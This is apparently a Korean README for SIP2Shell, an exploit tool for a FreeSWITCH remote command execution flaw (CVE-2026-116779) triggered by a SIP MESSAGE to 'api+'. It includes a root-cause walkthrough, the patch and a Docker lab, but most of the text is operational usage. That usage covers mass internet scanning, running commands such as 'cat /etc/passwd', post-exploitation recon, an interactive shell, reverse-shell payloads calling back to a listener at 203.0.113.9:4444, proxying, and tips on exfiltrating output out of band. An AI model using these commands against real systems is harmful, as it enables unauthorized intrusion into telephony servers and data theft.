FreeSWITCH에 SIP 텍스트 메시지 하나를 보내면 명령이 실행됩니다. CVE-2026-116779에 대한 익스플로잇, 스캐너, 그리고 실제 취약/패치된 Docker 랩입니다.




FreeSWITCH는 문자 메시지로 요청하면 명령을 실행해 줍니다.
CVE-2026-116779는 작은 실수이지만 파급력은 큽니다. SIP
MESSAGE가 들어오면 FreeSWITCH는 To 주소를 가져와 첫 번째
+를 기준으로 분리하고, 왼쪽 절반을 채팅 프로토콜의 이름으로 취급합니다. + 뒤에 오는
내용은 해당 프로토콜의 핸들러로 전달됩니다. 등록된 핸들러 중 하나는
api라고 불리며, 입력을 그대로 switch_api_execute()에 넘깁니다.
따라서 이것은 사용자가 아닙니다:
MESSAGE sip:api+system%20id@target SIP/2.0
system id이며, 데몬에 의해 실행됩니다. 응답은 또 다른 MESSAGE로 돌아오며, 채팅 계층이 큐 방식이기 때문에 202는 단지 "수락됨"을 의미할 뿐입니다. 실제로 실행되었는지 알려면 출력을 확인해야 합니다.
SIP2Shell은 이 문제를 파고들면서 내가 원했던 도구입니다. Python 파일 하나, 의존성 없음, telnet(1) 없음, 중간 프록시 없음. 호스트가 문제를 신경 써야 할 만큼 오래된 버전인지 확인하고, 그렇다면 명령을 실행하고, 출력을 제공합니다. scan은 이를 대량으로 수행하고, shell은 프롬프트를 제공하며, rev는 리버스 셸 원라이너를 실행합니다.

이 버그는 메모리 손상이 아닙니다. 채팅 프로토콜 이름에 허용 목록이 빠진 것입니다. 그래서 UDP 패킷 하나로 충분합니다.
originate), 모듈 로드, 또는 mod_lua를 통한 인라인 Lua 실행까지 가능합니다.
포함된 1.10.12 컨테이너를 대상으로 한 실제 실행: probe가 버전을 읽고, exploit이 id, hostname, uname -sr을 실행합니다. GIF는 목업이 아니라 캡처된 터미널 출력으로 렌더링되었으며, scripts/make_demo.py에 정확한 줄이 들어 있습니다.


sofia_presence_handle_sip_i_message()는 To 사용자를 읽고, 첫 번째 +에서 자른 뒤, 왼쪽 부분을 프로토콜 이름으로 취급합니다:
/* sofia_presence.c */
if ((p = strchr(to_user, '+')) && p != to_user) {
    switch_copy_string(proto, to_user, sizeof(proto));   /* char proto[512] */
    p = strchr(proto, '+');
    *p++ = '\0';
    ...
}
switch_core_chat_send(proto, event);
mod_dptools의 디스패치 테이블에는 jingle, event, api가 포함되어 있습니다. api 항목이 위험한 항목입니다:
/* mod_dptools.c */
static switch_status_t api_chat_send(switch_event_t *message_event)
{
    ...
    switch_url_decode(cmd);
    if ((arg = strchr(cmd, ' '))) *arg++ = '\0';
    SWITCH_STANDARD_STREAM(stream);
    switch_api_execute(cmd, arg, NULL, &stream);
    if (proto)
        switch_core_chat_send_args(proto, "api", to, from,
                                   ..., stream.data, ...);
}
switch_api_execute()는 fs_cli와 이벤트 소켓이 실행하는 동일한 디스패처입니다. system은 인자를 셸로 전달하는 기본 제공 API이므로, OS 전체에 접근할 수 있습니다. stream.data는 출력을 발신자에게 다시 전달합니다. 이것이 SIP2Shell이 사용하는 읽기 채널입니다.
수정 사항은 디스패치가 이루어지기 전에 정확히 다음을 추가합니다:
if (!strcasecmp(proto, "api") &&
    !sofia_test_pflag(profile, PFLAG_ENABLE_CHAT_API_PROTO)) {
    nua_respond(nh, SIP_403_FORBIDDEN, ...);
    return;
}
strcasecmp는 채팅 레지스트리가 대소문자를 구분하지 않기 때문이며, 해당 파라미터는
기본 프로필에서 주석 처리되어 있습니다. 자세한 내용과 통신 추적은
docs/WRITEUP.md에 있습니다.
| 제품 | SignalWire FreeSWITCH (mod_sofia 인바운드 MESSAGE) |
| 버전 | 기본 internal / external 프로필에서 < 1.11.3 |
| 수정됨 | 1.11.3 - 새로운 enable-chat-api-proto 게이트, 기본값 꺼짐 |
| CVE / CVSS | CVE-2026-116779 / GHSA-mg63-h38w-8p9p - 9.8 |
| 상태 | CISA KEV, 실제 환경에서 악용됨 |
| 게이트 | enable-chat-api-proto는 기본 프로필에서 주석 처리되어 있음 |

패치된 시스템은 api+로의 MESSAGE에 403으로 응답합니다. 취약한 시스템은
202로 응답하고 명령을 실행합니다. MESSAGE 인증을 유지하는 프로필은
401 또는 407로 응답합니다. --user / --password로 자격 증명을 전달하면
다이제스트 교환이 처리됩니다. 기본 FreeSWITCH는 기본 디렉터리에 사용자 1000-1019와 비밀번호 1234를
포함하여 제공하므로, 많은 랩 및 기본 설치 환경이 자격 증명 없이 응답하는 것입니다.
git clone https://github.com/DeathShotXD/SIP2Shell.git
cd SIP2Shell
python3 sip2shell.py --help
Python 3.8+, 표준 라이브러리만 사용합니다. 설치할 것은 없습니다.
--tcp 사용)# find vulnerable hosts; 202 = vulnerable, 403 = patched, 401/407 = auth-walled
python3 sip2shell.py scan -f hosts.txt --threads 64
python3 sip2shell.py scan -f hosts.txt --json -o out.json
# from a pipeline
nmap -sU -p 5060 --open -oG - 10.0.0.0/24 | awk '/5060\/open/{print $2}' | \
python3 sip2shell.py scan
python3 sip2shell.py probe -t 10.0.0.5
python3 sip2shell.py probe -t 10.0.0.5 --json
probe는 OPTIONS와 MESSAGE를 api+version으로 전송합니다. 202는 단서일 뿐이며, 응답에 FreeSWITCH 또는 mod_sofia 지문이 포함된 경우에만 확인된 것으로 표시됩니다.
python3 sip2shell.py exploit -t 10.0.0.5 -c "cat /etc/passwd" --post
--post는 첫 명령 이후에 간단한 정찰 배터리를 실행합니다: hostname,
uname -a, id, 그리고 /etc/passwd의 첫 줄들입니다.
python3 sip2shell.py shell -t 10.0.0.5
nc -lvnp 4444
python3 sip2shell.py rev -t 10.0.0.5 --listen 203.0.113.9:4444
bash, nc, python3 페이로드를 각각 별도의 MESSAGE로 발송합니다. 여기서 2xx는 MESSAGE가 수락되었을 뿐이라는 의미이며, 셸 획득 여부는 SIP 상태가 아니라 리스너를 통해 입증됩니다.
python3 sip2shell.py probe -t 10.0.0.5 --tcp \
    --proxy socks5://user:[email protected]:1080
SOCKS5는 TCP만 중계하므로 --tcp가 암시되며, 프록시와 함께 --udp를 사용하면 거부됩니다.
읽기 응답(채팅 답장)은 대상이 당신에게 라우팅할 수 있어야 합니다. 인터넷 상에서는 도구에 공개 콜백을 제공하여 대역 외로 출력을 유출할 수 있게 하십시오:



